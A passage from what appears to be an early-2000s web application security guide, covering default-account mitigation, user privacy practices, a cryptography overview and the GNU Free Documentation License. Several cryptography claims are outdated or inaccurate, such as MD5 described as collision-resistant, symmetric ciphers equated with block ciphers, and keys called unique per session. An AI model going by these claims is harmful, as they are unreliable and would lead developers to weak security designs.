Once the password is entered or guessed then the attacker has access to the site according to the account's permissions, which usually leads in two major directions:

If the account was an administrator account then the attacker has partial or complete control over the application (and sometimes, the whole site) with the ability to perform any malicious action.

If the account was a demo or test account the attacker will use this account as a means of accessing and abusing the application logic exposed to that user and using it as a mean of progressing with the attack.

Mitigation Techniques

Always change out of the box installation of the application. Remove all unnecessary accounts, following security checklist, vendor or public. Disable remote access to the admin accounts on the application. Use hardening scripts provided by the application vendors and vulnerability scanners to find the open accounts before someone else does.

Notes

1. http://www.cert.org/advisories/CA-2000-02.html
2. http://www.nextgenss.com/papers/advanced_sql_injection.pdf
3. http://www.sqlsecurity.com/faq-inj.asp
4. http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf
5. http://www.nextgenss.com/papers/advanced_sql_injection.pdf
6. http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf

Chapter 12. Privacy Considerations

This section deals with user privacy. Systems that deal with private user information such as social security numbers, addresses, telephone numbers, medical records or account details typically need to take additional steps to ensure the users' privacy is maintained. In some countries and under certain circumstances there may be legal or regulatory requirements to protect users' privacy.

The Dangers of Communal Web Browsers

All systems should clearly and prominently warn users of the dangers of sharing common PC's such as those found in Internet Cafes or libraries. The warning should include appropriate education about:

- the possibility of pages being retained in the browser cache
- a recommendation to log out and close the browser to kill session cookies
- the fact that temp files may still remain
- the fact that proxy servers and other LAN users may be able to intercept traffic

Sites should not be designed with the assumption that any part of a client is secure, and should not make assumptions about the integrity.

Using personal data

Systems should take care to ensure that personal data is displayed only where absolutely needed. Account numbers, birth names, login names, social security numbers and other specific identifying personal data should always be masked (if an account number is 123456789 the application should display the number as *****6789) unless absolutely needed. First names or nicknames should be used for birth names, and numeric identifiers should display a subset of the complete string.

Where the data is needed the pages should:

- set pages to pre-expire
- set the no-cache meta tags
- set the no-pragma-cache meta tags

Enhanced Privacy Login Options

Systems can offer an "enhanced privacy" login option. When users login with "enhanced privacy", all pages subsequently served to the user would:

- set pages to pre-expire
- set the no-cache meta tags
- set the no-pragma-cache meta tags
- use SSL or TLS

This offers users a great deal of flexibility when using trusted hosts at home or traveling.

Browser History

Systems should take care to ensure that sensitive data is not viewable in a user's browser history.

- All form submissions should use a POST request.

Chapter 13. Cryptography

Overview

It seems every security book contains the obligatory chapter with an overview of cryptography. Personally we never read them and wanted to avoid writing one. But cryptography is such an important part of building web applications that a referenceable overview section in the document seemed appropriate.

Cryptography is no silver bullet. A common phrase of "Sure, we'll encrypt it then, that'll solve the problem" is all too easy to apply to common scenarios. But cryptography is hard to get right in the real world. To encrypt a piece of data typically requires the system to have established out of band trust relationships or have exchanged keys securely. The cryptography industry has recently been swamped with snake-oil vendors pushing fantastical claims about their products when a cursory glance often highlights significant weaknesses. If a vendor mentions "military grade" or "unbreakable" start to run! A great FAQ is available on snake oil cryptography at: http://www.interhack.net/people/cmcurtin/snake-oil-faq.html[1]

Good cryptography is based on being reliant on the secrecy of the key and not the algorithm for security. This is an important point. A good algorithm is one which can be publicly scrutinized and proven to be secure. If a vendor says "trust us, we've had experts look at this", chances are they weren't experts!

Cryptography can be used to provide:

- Confidentiality - ensure data is read only by authorized parties,
- Data integrity - ensure data wasn't altered between sender and recipient,
- Authentication - ensure data originated from a particular party.

A cryptographic system (or a cipher system) is a method of hiding data so that only certain people can view it. Cryptography is the practice of creating and using cryptographic systems. Cryptanalysis is the science of analyzing and reverse engineering cryptographic systems. The original data is called plaintext. The protected data is called ciphertext. Encryption is a procedure to convert plaintext into ciphertext. Decryption is a procedure to convert ciphertext into plaintext. A cryptographic system typically consists of algorithms, keys, and key management facilities.

There are two basic types of cryptographic systems: symmetric ("private key") and asymmetric ("public key").

Symmetric key systems require both the sender and the recipient to have the same key. This key is used by the sender to encrypt the data, and again by the recipient to decrypt the data. Key exchange is clearly a problem. How do you securely send a key that will enable you to send other data securely? If a private key is intercepted or stolen, the adversary can act as either party and view all data and communications. You can think of the symmetric crypto system as akin to the Chubb type of door locks. You must be in possession of a key to both open and lock the door.

Asymmetric cryptographic systems are considered much more flexible. Each user has both a public key and a private key. Messages are encrypted with one key and can be decrypted only by the other key. The public key can be published widely while the private key is kept secret. If Alice wishes to send Bob a secret, she finds and verifies Bob's public key, encrypts her message with it, and mails it off to Bob. When Bob gets the message, he uses his private key to decrypt it. Verification of public keys

is an important step. Failure to verify that the public key really does belong to Bob leaves open the possibility that Alice is using a key whose associated private key is in the hands of an enemy. Public Key Infrastructures or PKI's deal with this problem by providing certification authorities that sign keys by a supposedly trusted party and make them available for download or verification. Asymmetric ciphers are much slower than their symmetric counterparts and key sizes are generally much larger. You can think of a public key system as akin to a Yale type door lock. Anyone can push the door locked, but you must be in possession of the correct key to open the door.

Symmetric Cryptography

Symmetric cryptography uses a single private key to both encrypt and decrypt data. Any party that has the key can use it to encrypt and decrypt data. They are also referred to as block ciphers.

Symmetric cryptography algorithms are typically fast and are suitable for processing large streams of data.

The disadvantage of symmetric cryptography is that it presumes two parties have agreed on a key and been able to exchange that key in a secure manner prior to communication. This is a significant challenge. Symmetric algorithms are usually mixed with public key algorithms to obtain a blend of security and speed.

Asymmetric, or Public Key, Cryptography

Public-key cryptography is also called asymmetric. It uses a secret key that must be kept from unauthorized users and a public key that can be made public to anyone. Both the public key and the private key are mathematically linked; data encrypted with the public key can be decrypted only by the private key, and data signed with the private key can only be verified with the public key.

The public key can be published to anyone. Both keys are unique to the communication session.

Public-key cryptographic algorithms use a fixed buffer size. Private-key cryptographic algorithms use a variable length buffer. Public-key algorithms cannot be used to chain data together into streams like private-key algorithms can. With private-key algorithms only a small block size can be processed, typically 8 or 16 bytes.

Digital Signatures

Public-key and private-key algorithms can also be used to form digital signatures. Digital signatures authenticate the identity of a sender (if you trust the sender's public key) and protect the integrity of data. You may also hear the term MAC (Message Authentication Code).

Hash Values

Hash algorithms are one-way mathematical algorithms that take an arbitrary length input and produce a fixed length output string. A hash value is a unique and extremely compact numerical representation of a piece of data. MD5 produces 128 bits for instance. It is computationally improbable to find two distinct inputs that hash to the same value (or "collide"). Hash functions have some very useful applications. They allow a party to prove they know something without revealing what it is, and hence are seeing widespread use in password schemes. They can also be used in digital signatures and integrity protection.

There are several other types of cryptographic algorithms like elliptic curve and stream ciphers. For a complete and thorough tutorial on implementing cryptographic systems we suggest "Applied Cryptography" by Bruce Schneier.

Implementing Cryptography

Cryptographic Toolkits and Libraries

There are many cryptographic toolkits to choose from. The final choice may be dictated by your development platform or the algorithm you wish to use. We list a few for your consideration.

JCE[2] and JSSE[3] - Now an integral part of JDK 1.4, the "Java Cryptography Extensions" and the "Java Secure Socket Extensions" are a natural choice if you are developing in Java. According to Javasoft: "The Java Cryptography Extension (JCE) provides a framework and implementations for encryption, key generation, key agreement and message authentication code algorithms. Support for encryption includes symmetric, asymmetric, block, and stream ciphers. The software also supports secure streams and sealed objects."

Cryptix[4] - An open source clean-room implementation of the Java Cryptography extensions. Javasoft cannot provide its international customers with an implementation of the JCE because of US export restrictions. Cryptix JCE is being developed to address this problem. Cryptix JCE is a complete clean-room implementation of the official JCE 1.2 API as published by Sun. Cryptix also produce a PGP library for those developers needing to integrate Java applications with PGP systems.

OpenSSL[5] - The OpenSSL Project is a collaborative effort to develop a robust, commercial-grade, full-featured, and Open Source toolkit implementing the Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS v1) protocols as well as a full-strength general purpose cryptography library. OpenSSL is based on the excellent SSLeay library developed by Eric A. Young and Tim J. Hudson. The OpenSSL toolkit is licensed under an Apache-style license, which basically means that you are free to get and use it for commercial and non-commercial purposes subject to some simple license conditions.

Legion of the Bouncy Castle[6] - Despite its quirky name, The Legion of the Bouncy Castle produce a first rate Java cryptography library for both JSSE and J2ME.

Key Generation

Generating keys is extremely important. If the security of a cryptographic system is reliant on the security of keys then clearly care has to be taken when generating keys.

Random Number Generation

Cryptographic keys need to be as random as possible so that it is infeasible to reproduce them or predict them. A trusted random number generator is essential.

/dev/(u)random (Linux, FreeBSD, OpenBSD) is a useful source if available.

EGADS[7] provides the same kind of functionality as /dev/random and /dev/urandom on Linux systems, but works on Windows, and as a portable Unix program.

YARROW[8] is a high-performance, high-security, pseudo-random number generator (PRNG) for Windows, Windows NT, and UNIX. It can provide random numbers for a variety of cryptographic applications: encryption, signatures, integrity, etc.

Key Lengths

When thinking about key lengths it is all too easy to think "the bigger, the better". While a large key will indeed be more difficult to break under most circumstances, the additional overhead in encrypting and decrypting data with large keys may have significant effects on the system. The key needs to be large enough to provide what is referred to as cover time. Cover time is the time the key needs to protect the data. If, for example, you need to send time critical data across the Internet that will be acted upon or rejected with a small time window of, say, a few minutes, even small keys will be able to adequately protect the data. There is little point in protecting data with a key that may take 250 years to be broken, when in reality if the data were decrypted and used it would be out of date and not be accepted by the system anyhow. A good source of current appropriate key lengths can be found at http://www.distributed.net/[9].

Notes

1. http://www.interhack.net/people/cmcurtin/snake-oil-faq.html
2. http://java.sun.com/products/jce/
3. http://java.sun.com/products/jsse/
4. http://www.cryptix.org/
5. http://www.openssl.org
6. http://www.bouncycastle.org
7. http://www.securesoftware.com/egads.php
8. http://www.counterpane.com/yarrow.html
9. http://www.distributed.net/

Appendix A. GNU Free Documentation License

Version 1.1, March 2000

0. PREAMBLE

The purpose of this License is to make a manual, textbook, or other written document "free" in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or noncommercially. Secondarily, this License preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others.

This License is a kind of "copyleft", which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software.

We have designed this License in order to use it for manuals for free software, because free software needs free documentation: a free program should come with manuals providing the same freedoms that the software does. But this License is not limited to software manuals; it can be used for any textual work, regardless of subject matter or whether it is published as a printed book. We recommend this License principally for works whose purpose is instruction or reference.

1. APPLICABILITY AND DEFINITIONS

This License applies to any manual or other work that contains a notice placed by the copyright holder saying it can be distributed under the terms of this License. The "Document", below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as "you".

A "Modified Version" of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language.

A "Secondary Section" is a named appendix or a front-matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters) and contains nothing that could fall directly within that overall subject. (For example, if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.) The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them.

The "Invariant Sections" are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this License.

The "Cover Texts" are certain short passages of text that are listed, as Front-Cover Texts or Back-Cover Texts, in the notice that says that the Document is released under this License.

A "Transparent" copy of the Document means a machine-readable copy, represented in a format whose specification is available to the general public, whose contents can be viewed and edited directly and straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup has been designed to thwart or discourage subsequent modification by readers is not Transparent. A copy that is not "Transparent" is called "Opaque".

Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, LaTeX input format, SGML or XML using a publicly available DTD, and standard-conforming simple HTML designed for human modification. Opaque formats include PostScript, PDF, proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine-generated HTML produced by some word processors for output purposes only.

The "Title Page" means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page. For works in formats which do not have any title page as such, "Title Page" means the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text.

2. VERBATIM COPYING

You may copy and distribute the Document in any medium, either commercially or noncommercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of copies you must also follow the conditions in section 3.

You may also lend copies, under the same conditions stated above, and you may publicly display copies.

3. COPYING IN QUANTITY

If you publish printed copies of the Document numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front-Cover Texts on the front cover, and Back-Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine-readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a publicly-accessible computer-network location containing a complete Transparent copy of the Document, free of added material, which the general network-using public has access to download anonymously at no charge using public-standard network protocols. If you use the latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

4. MODIFICATIONS

You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this License, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it. In addition, you must do these things in the Modified Version:

A. Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission.

B. List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has less than five).

C. State on the Title page the name of the publisher of the Modified Version, as the publisher.

D. Preserve all the copyright notices of the Document.

E. Add an appropriate copyright notice for your modifications adjacent to the other copyright notices.

F. Include, immediately after the copyright notices, a license notice giving the public permission to use the Modified Version under the terms of this License, in the form shown in the Addendum below.

G. Preserve in that license notice the full lists of Invariant Sections and required Cover Texts given in the Document's license notice.

H. Include an unaltered copy of this License.

I. Preserve the section entitled "History", and its title, and add to it an item stating at least the title, year, new authors, and publisher of the Modified Version as given on the Title Page. If there is no section entitled "History" in the Document, create one stating the title, year, authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence.

J. Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the Document for previous versions it was based on. These may be placed in the "History" section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission.

K. In any section entitled "Acknowledgements" or "Dedications", preserve the section's title, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein.

L. Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles.

M. Delete any section entitled "Endorsements". Such a section may not be included in the Modified Version.

N. Do not retitle any existing section as "Endorsements" or to conflict in title with any Invariant Section.

If the Modified Version includes new front-matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles.

You may add a section entitled "Endorsements", provided it contains nothing but endorsements of your Modified Version by various parties--for example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard.

You may add a passage of up to five words as a Front-Cover Text, and a passage of up to 25 words as a Back-Cover Text, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front-Cover Text and one of Back-Cover Text may be added by (or through arrangements made by) any one entity. If the Document already includes a cover text for the same cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another; but you may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version.

5. COMBINING DOCUMENTS

You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original docu-

ments, unmodified, and list them all as Invariant Sections of your combined work in its license notice.

The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections entitled "History" in the various original documents, forming one section entitled "History"; likewise combine any sections entitled "Acknowledgements", and any sections entitled "Dedications". You must delete all sections entitled "Endorsements."

6. COLLECTIONS OF DOCUMENTS

You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this License in the various documents with a single copy that is included in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document.

7. AGGREGATION WITH INDEPENDENT WORKS

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, does not as a whole count as a Modified Version of the Document, provided no compilation copyright is claimed for the compilation. Such a compilation is called an "aggregate", and this License does not apply to the other self-contained works thus compiled with the Document, on account of their being thus compiled, if they are not themselves derivative works of the Document.

If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one quarter of the entire aggregate, the Document's Cover Texts may be placed on covers that surround only the Document within the aggregate. Otherwise they must appear on covers around the whole aggregate.

8. TRANSLATION

Translation is considered a kind of modification, so you may distribute translations of the Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their copyright holders, but you may include translations of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this License provided that you also include the original English version of this License. In case of a disagreement

between the translation and the original English version of this License, the original English version will prevail.

9. TERMINATION

You may not copy, modify, sublicense, or distribute the Document except as expressly provided for under this License. Any other attempt to copy, modify, sublicense or distribute the Document is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

10. FUTURE REVISIONS OF THIS LICENSE

The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns. See http://www.gnu.org/copyleft/[1].

Each version of the License is given a distinguishing version number. If the Document specifies that a particular numbered version of this License "or any later version" applies to it, you have the option of following the terms and conditions either of that specified version or of any later version that has been published (not as a draft) by the Free Software Foundation. If the Document does not specify a version number of this License, you may choose any version ever published (not as a draft) by the Free Software Foundation.

How to use this License for your documents

To use this License in a document you have written, include a copy of the License in the document and put the following copyright and license notices just after the title page:

> Copyright (c) YEAR YOUR NAME. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.1 or any later version published by the Free Software Foundation; with the Invariant Sections being LIST THEIR TITLES, with the Front-Cover Texts being LIST, and with the Back-Cover Texts being LIST. A copy of the license is included in the section entitled "GNU Free Documentation License".

If you have no Invariant Sections, write "with no Invariant Sections" instead of saying which ones are invariant. If you have no Front-Cover Texts, write "no Front-Cover Texts" instead of "Front-Cover Texts being LIST"; likewise for Back-Cover Texts.

If your document contains nontrivial examples of program code, we recommend releasing these examples in parallel under your choice of free software license, such as the GNU General Public License, to permit their use in free software.

Notes

1. http://www.gnu.org/copyleft/